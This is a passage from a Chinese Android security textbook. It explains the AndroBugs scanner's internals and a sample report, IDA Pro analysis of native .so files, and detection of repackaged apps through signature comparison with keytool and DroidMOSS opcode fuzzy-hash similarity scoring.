静态 DVM 引擎在处理 int i=0 这一语句时，发现其操作码为 12，因此将 0 放置于寄存器表中。接着处理 fuct(i)对应的字节码为 6e，则将 fuct 方法添加到 invoked method list 中。通过寄存器表即可获取 helloWorld 在调用 fuct 方法时传入的参数的值 0。


2）高效字符串搜索引擎

分析人员通常使用正则匹配的方式在代码中查找字符串，而高效字符串搜索引擎则根据 dex 字节码的结构特点提供了更快速地查找字符串的方法。

dex 文件中使用的字符串数据都在 dex 文件中保存有一个对应的值显示该字符串在 dex 文件中的偏移量(offset)，将该值作为字符串的 index。在查找字符串时，首先获取其对应的 index，之后查找每个方法中操作码为 0x1a(const-string)和 0x1b(const-string/jumbo)的指令，即代码中操作字符串的地方，检测此指令中字符串 index 是否与查找的字符串 index 相符，若是，则说明此方法使用了需要查找的字符串。由此，Androbugs 不仅可以确定字符串是否被使用，还可以获取使用此字符串的所有位置。

3）过滤引擎

Android 应用中大量使用了 Android 开发库、广告库、推送库等库代码，为了提高分析效率，Androbugs 会在查找路径时将这些库的代码过滤掉，例如 android/support/、com/actionbarsherlock/和 org/apache/包下的代码。当 Androbugs 找到字符串或方法的调用路径后，会先检查其路径源是否存在于这些库中，若是，则先将对应的路径剔除，再进行后续的操作。



Androbugs 生成的检测报告如图 11-30 所示。

```
****************************************************************************
**   AndroBugs Framework - Android App Security Vulnerability Scanner  **
**                   version: 1.0.0                    **
**    author: Yu-Cheng Lin (@AndroBugs, http://www.AndroBugs.com)     **
**            contact: androbugs.framework@gmail.com              **
****************************************************************************
Platform: Android
Package Name: com.example.jex.permtest2
Package Version Name: 1.0
Package Version Code: 1
Min Sdk: 21
Target Sdk: 21
MD5   : 3f02b6e17af75a3fb21a1d48aef23446
SHA1  : 41ea38c4c1d4a149c3bec845546c79f228b00364
SHA256: a75d094b4ddde126caa60a848c0f0f04e8e6c0a52c7eee4f2f1cd1b7e2839055
SHA512: 7627334ce091b6d4f8870d613aa4bf55cb8490b98d2118fb9c33f081decef9330717f4df42b8ae2aed62f2f31fb4a7f26567e2aa70268039a257ee34c6660597
------------------------------------------------------------
[Critical]  App Sandbox Permission Checking:
          Security issues "MODE_WORLD_READABLE" or "MODE_WORLD_WRITEABLE" found (Please check:
          https://www.owasp.org/index.php/Mobile_Top_10_2014-M2):
             [getSharedPreferences]
             => Lcom/example/jex/permtest2/MainActivity;->fuct3(Landroid/content/Context; I)Landroid/content/SharedPreferences; (0x6) --->
                 Landroid/content/Context;->getSharedPreferences(Ljava/lang/String; I)Landroid/content/SharedPreferences;
             => Lcom/example/jex/permtest2/MainActivity;->fuct5(Landroid/content/Context; I)Landroid/content/SharedPreferences; (0x6) --->
                 Landroid/content/Context;->getSharedPreferences(Ljava/lang/String; I)Landroid/content/SharedPreferences;
             --------------------------------------------------
[Notice]  AndroidManifest Adb Backup Checking:
          ADB Backup is ENABLED for this app (default: ENABLED). ADB Backup is a good tool for backing up all of your files. If it's open
          for this app, people who have your phone can copy all of the sensitive data for this app in your phone (Prerequisite: 1.Unlock
          phone's screen 2.Open the developer mode). The sensitive data may include lifetime access token, username or password, etc.
          Security case related to ADB Backup:
          1.http://www.securityfocus.com/archive/1/530288/30/0/threaded
          2.http://blog.c22.cc/advisories/cve-2013-5112-evernote-android-insecure-storage-of-pin-data-bypass-of-pin-protection/
          3.http://nelenkov.blogspot.co.uk/2012/06/unpacking-android-backups.html
          Reference: http://developer.android.com/guide/topics/manifest/application-element.html#allowbackup
[Info] <Command> Runtime Command Checking:
          This app is not using critical function 'Runtime.getRuntime().exec("...")'.
[Info] <Command> Executing "root" or System Privilege Checking:
          Did not find codes checking "root" permission(su) or getting system permission (It's still possible we did not find out).
```

图 11-30　Androbugs 检测报告

从检测报告中可以看出，Androbugs 的检测分为两部分：

（1）apk 基本信息的检测，如包名、sdk 的最小版本以及签名信息等。

（2）apk 漏洞检测，包括 App Sandbox Permission Checking、AndroidManifest Adb Backup Checking 和 Runtime Command Checking 等。

这里以 App Sandbox Permission Checking 为例简要说明 Androbugs 的漏洞检测机制的实现原理。

（1）使用 vmx.get_tainted_packages().search_methods_exact_match()方法获取 openOrCreateDatabase、getDir、getSharedPreferences、openFileOutput 这 4 个方法的调用路径。

（2）使用过滤引擎剔除无效的路径。

（3）将剩余的路径放入静态 DVM 引擎中，可得到这 4 个方法被调用时传入的参数。找到方法中 mode 对应的参数，判断其是否为 MODE_WORLD_READABLE、MODE_WORLD_WRITEABLE 或 MODE_WORLD_READABLE + MODE_WORLD_WRITEABLE。若是，则认为存在安全漏洞。

针对 App Sandbox Permission Checking 漏洞的检测结果如图 11-31 所示。

```
[Critical]  App Sandbox Permission Checking:
          Security issues "MODE_WORLD_READABLE" or "MODE_WORLD_WRITEABLE" found (Please check:
          https://www.owasp.org/index.php/Mobile_Top_10_2014-M2):
             [getSharedPreferences]
             => Lcom/example/jex/permtest2/MainActivity;->fuct3(Landroid/content/Context; I)Landroid/content/SharedPreferences; (0x6) --->
                 Landroid/content/Context;->getSharedPreferences(Ljava/lang/String; I)Landroid/content/SharedPreferences;
             => Lcom/example/jex/permtest2/MainActivity;->fuct5(Landroid/content/Context; I)Landroid/content/SharedPreferences; (0x6) --->
                 Landroid/content/Context;->getSharedPreferences(Ljava/lang/String; I)Landroid/content/SharedPreferences;
             --------------------------------------------------
```

图 11-31　漏洞检测结果

从检测结果中可以看出，com/example/jex/permtest2/MainActivity 类中的 fuct3 和 fuct5 方法调用了 getSharedPreferences 方法，且其 mode 参数为 MODE_WORLD_READABLE、MODE_WORLD_WRITEABLE 或 MODE_WORLD_READABLE + MODE_WORLD_WRITEABLE。

4. IDA Pro

虽然 Android 应用主要使用 Java 语言进行开发，但是出于提高运行效率、对抗反编译等目的，开发者也会将部分功能使用 C/C++ 进行开发，原生代码会以.so 文件的形式存在于 apk 文件中。

前面介绍的两款工具主要是对 Java 层的代码进行分析，想要对原生代码进行分析，就需要用到 IDA Pro[16]。IDA Pro 是一款强大的静态反汇编分析工具，从 6.1 版本开始，提供了对 Android 的静态分析与动态调试支持，其功能包括 dex 文件的反汇编、原生代码的反汇编及动态调试等。

对于 dex 文件的分析，笔者认为，相对于 IDA Pro 来说，Androguard 等工具提供的分析功能更为完善，因此这里不再介绍 IDA Pro 对 dex 文件的分析功能，仅介绍 IDA Pro 对.so 文件的分析功能。

打开 IDA Pro 主窗口，将.so 文件从 apk 文件中解压出来直接拖放到 IDA Pro 主窗口(或者将 apk 文件拖放到 IDA Pro 主窗口，从弹出的对话框中选中要分析的.so 文件)，此时弹出加载新文件对话框，如图 11-32 所示，从中选择 ELF for ARM(Shared object)[elf.ldw]选项，单击 OK 按钮，IDA 即开始进行分析。



图 11-32 IDA 分析 ARM 下的 ELF 文件

IDA Pro 分析完成后的界面如图 11-33 所示。




图 11-33　IDA Pro 分析界面

其中，Functions window 窗口显示的是.so 文件中的函数名称列表，IDA View-A 窗口显示汇编代码，Hex View-A 窗口显示十六进制机器码。

需要分析具体函数时，只需要在 Functions window 窗口中找到相应的函数名并双击，即可在 IDA View-A 窗口中看到该函数的汇编代码。如果想要查看具体某条指令的十六进制代码，只需要单击选中该指令，再打开 Hex View-A 窗口即可。如果想要查看反编译代码，只需要在 IDA View-A 窗口定位到目标函数的汇编代码后按 F5 键，即可在新的子窗口中显示出反编译后的 C 语言代码，供开发人员阅读和分析，如图 11-34 所示。

IDA View-A　Pseudocode-A　Hex View-A

```
int __fastcall forTest0(signed int a1)
{
  int v1; // r2@1
  signed int i; // r3@1

  v1 = 0;
  for ( i = 1; i <= a1; ++i )
    v1 += i;
  return v1;
}
```

图 11-34　IDA 反编译

此外，通过 IDA Pro 还可以查看函数的运行流程，只需在相应函数代码处通过右键菜单选择 Graph View 命令即可，如图 11-35 所示。同样，通过右键菜单选择 Text View 命令即可返回之前的文本模式。

11.3.4　重打包应用检测

重打包应用的特点是与原应用的代码和功能相似，但是签名信息不同，因此，重打包应用的检测主要从应用相似性和签名信息比较两个方面入手。




图 11-35 IDA 的解析运行流程

1. 签名检查

签名检查是检测一个 apk 是否被重打包的重要途径，因为重打包 apk 文件的恶意开发者不具有原开发者的签名密钥，因此，重打包的 apk 文件的签名与原 apk 文件的签名不同。通过对比目标 apk 和原 apk 签名的 MD5 码（或 SHA1）码是否相同，可以判断两个应用的签名是否相同。

apk 文件结构如图 11-36 所示，签名相关信息存放在 META-INF 文件夹下的 CERT.RSA 文件中，CERT.RSA 文件为 PKCS7 格式文件，需要使用 keytool 等工具进行解析。



图 11-36 apk 文件结构

在 Linux 环境中实现签名检查的步骤如下：

（1）查找 apk 中签名文件所在路径：


```
path=$(jar tftarget.apk| grep SA)
```

（2）将签名文件从 apk 文件中解压出来：

```
jar xf target.apk $path
```

（3）获取指纹证书：

```
keytool -printcert -file $path
```



（4）删除之前解压的 RSA 文件：

```
rm -r $path
```

获取到的证书信息如图 11-37 所示。

```
Owner: CN=k, OU=k, O=k, L=k, ST=k, C=k
Issuer: CN=k, OU=k, O=k, L=k, ST=k, C=k
Serial number: 51a71863
Valid from: Mon Nov 02 16:02:43 CST 2015 until: Fri Oct 26 16:02:43 CST 2040
Certificate fingerprints:
         MD5:  1E:69:C5:F0:2E:64:85:CE:AF:4D:25:31:48:65:E6:51
         SHA1: 29:27:A3:99:DE:38:24:9E:57:19:C2:8A:D9:97:EC:83:39:B2:4D:4E
         Signature algorithm name: SHA256withRSA
         Version: 3
```

图 11-37　证书信息

从中可以获取签名的 MD5 值或 SHA1 值。

（5）通过对比两个 apk 文件的 MD5 值或者 SHA1 值可以判断两个应用的签名是否相同。

2. 应用相似性检测

分析两个应用之间的相似性一直是检测重打包应用的重点和难点，下面介绍几类典型的检测算法。

1）DroidMOSS

重打包应用的作者一般不会修改原应用主体功能相关的代码，因此 DroidMOSS 的主要思想是将 dex 文件中的操作码作为特征进行比较[17]。

DroidMOSS 将 dex 文件中的操作码序列分成小段，对每一段计算哈希值，连接后作为当前应用的指纹，计算待比较的两个应用的指纹，计算其编辑距离作为两个应用的相似度。

DroidMOSS 的整体方案框架如图 11-38 所示，其选取 Google Play 上的应用作为原应用，检测第三方市场上的应用是否为重打包应用。




图 11-38　DroidMOSS 整体框架

方案分为 3 个步骤：

（1）提取特征。

DroidMOSS 使用 baksmali 工具将 classes.dex 反编译，将 Dalvik 字节码的操作码作为代码特征。由于部分重打包应用会修改原应用里面嵌入的广告库，为了消除广告库代

码对代码特征的影响,DroidMOSS 维护了一个现有广告库的白名单以剔除代码中广告相关的部分。此外,在这一步骤中,DroidMOSS 会提取开发者信息,用于后面分析两个应用是否是同一个开发者开发的应用,如果是,则不认为存在重打包的现象。Android 应用的 META-INF 目录中含有完整的开发者证书,可以获取开发者名称、组织信息、公钥指纹等,DroidMOSS 将每一个开发者证书对应到一个唯一的 32b 的 ID 中。

(2) 生成指纹。

DroidMOSS 采用模糊哈希算法来生成应用指纹,模糊哈希算法也称基于内容分割的分片哈希算法(Context Triggered Piecewise Hashing, CTPH),主要用于文件的相似性比较,对于文件内容经修改增删变化后的相似关系能较好地判断。

DroidMOSS 将步骤(1)中获取的操作码序列分割成小块,对每个块分别计算哈希值,这些值构成的序列作为指纹。这一步骤中的难点是确定每一块的边界,DroidMOSS 使用了一个滑动窗口从指令序列的最开始移动,直到滚动哈希值等于预先设定的重置点,则当前扫描到的指令序列为一个块。之后滑动窗口重新开启一个块。DroidMOSS 选用了一个素数作为重置点的值,保证块长度的随机性和方案的鲁棒性。算法示意图如图 11-39 所示。




图 11-39 DroidMOSS 算法示意图

(3) 相似性计算。

这一步主要是计算待比较的两个应用指纹之间的编辑距离,以表示两个应用的相似度。

按两个指纹的序列长度构成一个矩阵,矩阵中元素的初始值均为 0,对应位置处的两个序列元素(即上一步得到的每个块的哈希值)如果相等则变量 const=0,否则 const=1,矩阵中相应位置的值按以下公式计算:

$$\text{matrix}[i,j]=\min(\text{matrix}[i-1,j]+1,\text{matrix}[i,j-1]+1,\text{matrix}[i-1,j-1]+\text{const})$$

则 matrix[len1，len2]的值为最后的编辑距离。

接着根据编辑距离计算两个应用的相似性，计算公式如下：

$$\text{similarityScore}=\left(1-\frac{\text{distance}}{\max(\text{len1},\text{len2})}\right)\times 100$$

如果计算结果超过 70，且两个 App 是由不同的开发者密钥进行签名的，则判定来自第三方市场的应用为重打包应用。

2）DNADroid

